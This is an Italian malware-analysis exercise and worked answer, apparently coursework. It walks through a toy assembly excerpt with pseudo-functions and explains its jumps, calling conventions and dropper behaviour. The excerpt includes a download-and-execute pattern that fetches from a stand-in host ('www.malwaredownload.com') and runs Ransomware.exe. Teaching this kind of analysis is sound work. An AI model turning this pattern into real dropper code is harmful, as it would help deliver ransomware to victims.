Malware analysis

Richiesta: Con riferimento al seguente estratto di codice:

00401040	mov	EAX, 5	**1° parte**
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione **2° parte**

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione **3° parte**

Rispondere ai seguenti quesiti:

1. Spiegare, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendere come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Salto condizionale

Per definire che salto condizionale effettua il malware, analizziamo la prima parte del codice:

00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


In questa sequenza di istruzioni, vediamo due salti condizionali:

1. jnz (jump if not zero): Questo salto avverrà se il risultato del registro EAX è diverso da 5. Tuttavia, dato che EAX è stato appena impostato a 5 (mov EAX, 5), il confronto cmp EAX, 5 non produrrà un valore non zero (ovvero un risultato diverso da 5), quindi il salto condizionale jnz non verrà effettuato.

2. jz (jump if zero): Questo salto viene preso se il risultato del confronto cmp EBX, 11 è zero, il che significa che EBX è uguale a 11. Dato che EBX è stato impostato a 10 e poi incrementato di 1 (inc EBX), EBX è uguale a 11, quindi il salto jz verrà effettuato.
Analizzando la sequenza delle istruzioni, possiamo affermare che il salto condizionale che il malware effettivamente esegue è il jz loc 0040FFA0, che porta l'esecuzione alla terza parte del codice.

Diagramma di flusso

Utilizzando come modello grafico di riferimento IDA (Interactive DisAssembler), questo è il diagramma di flusso dell'estratto del malware:



La linea verde rappresenta che il salto condizionale viene effettuato, mentre l'opposto indica la linea rossa.

Funzionalità implementate

il malware sembra avere almeno due funzionalità principali:

Scaricamento di file: Attraverso l'URL mostrato nel codice, procede a scaricare un file da esso.
Esecuzione di file: Avvia il payload dannoso, in questo caso, Ransomware.exe.

2°Estratto **0040BBA0**

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Il malware contiene codice per scaricare file da Internet. Il registro EDI contiene un URL, che viene passato a EAX e poi usato dalla funzione DownloadToFile() per scaricare un file dall'URL specificato.

3° Estratto **0040FFA0**

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Questa sezione è responsabile dell'esecuzione di un file eseguibile. Usa la funzione WinExec(), una funzione dell'API di Windows che serve a eseguire un file.exe. Il percorso del file è specificato da EDI, che viene passato a EDX e poi usato da WinExec().

Argomenti pre-chiamata di funzione

2°Estratto: In questa sequenza, prima della chiamata call DownloadToFile(), l'URL da scaricare è caricato nel registro EAX e poi pushato (inserito) nello stack con l'istruzione push EAX. Quando DownloadToFile() viene chiamata, la convenzione di chiamata stdcall, prevede che gli argomenti siano prelevati dallo stack dalla funzione chiamata. La funzione DownloadToFile() prenderà l'URL dallo stack per sapere da dove scaricare il file.

```
0040BBA0 mov EAX, EDI    ; Carica l'URL in EAX
0040BBA4 push EAX        ; Mette l'URL nello stack
0040BBA8 call DownloadToFile() ; Chiama la pseudo funzione DownloadToFile()
```

3°Estratto: Qui vediamo un modello simile. Prima della chiamata call WinExec(), il percorso del file da eseguire è caricato nel registro EDX e poi "pushato" nello stack con push EDX. WinExec() è una funzione API di Windows che si aspetta l'argomento, in questo caso il percorso del file eseguibile, nello stack. Dopo che la chiamata è stata effettuata, WinExec() leggerà il percorso dallo stack ed eseguirà il file specificato.

```
0040FFA0 mov EDX, EDI    ; Carica il percorso del file in EDX
0040FFA4 push EDX        ; Mette il percorso del file nello stack
0040FFA8 call WinExec()  ; Chiama WinExec() per eseguire il file
```

Dettagli aggiuntivi:

Convenzioni di Chiamata: Diversi linguaggi e sistemi operativi utilizzano diverse convenzioni di chiamata. Le convenzioni di chiamata definiscono come i parametri di una funzione vengono passati (attraverso lo stack o registri), e chi è responsabile della pulizia dello stack (il chiamante o il chiamato). La convenzione stdcall, spesso usata dalle API di Windows, prevede che gli argomenti siano passati attraverso lo stack e che sia la funzione chiamata a pulire lo stack dopo l'uso.

WinExec() e API di Windows: WinExec() è una funzione obsoleta nelle API di Windows per eseguire programmi; è stata sostituita da ShellExecute() e CreateProcess(), che offrono più funzionalità e sicurezza. Tuttavia, WinExec() è ancora spesso utilizzata in esempi di codice assembly.

Ipotesi finali
Basandoci sull'analisi di questo estratto di codice assembly, il programma potrebbe trattarsi di un **Dropper**. Un dropper è un tipo di malware progettato per "droppare" o installare altri malware sul sistema compromesso. La funzionalità chiave di un dropper è scaricare componenti dannosi aggiuntivi, spesso ospitati in server remoti, e poi eseguirli sul sistema vittima.

In sintesi, l'estratto di codice esamina un malware con le funzionalità di dropper che scarica e poi esegue un altro malware, potenzialmente un ransomware, sul computer della vittima.

Il salto condizionale che porta al download del file potrebbe non essere eseguito per diverse ragioni, una delle quali potrebbe essere che il file necessario è già stato scaricato in precedenza.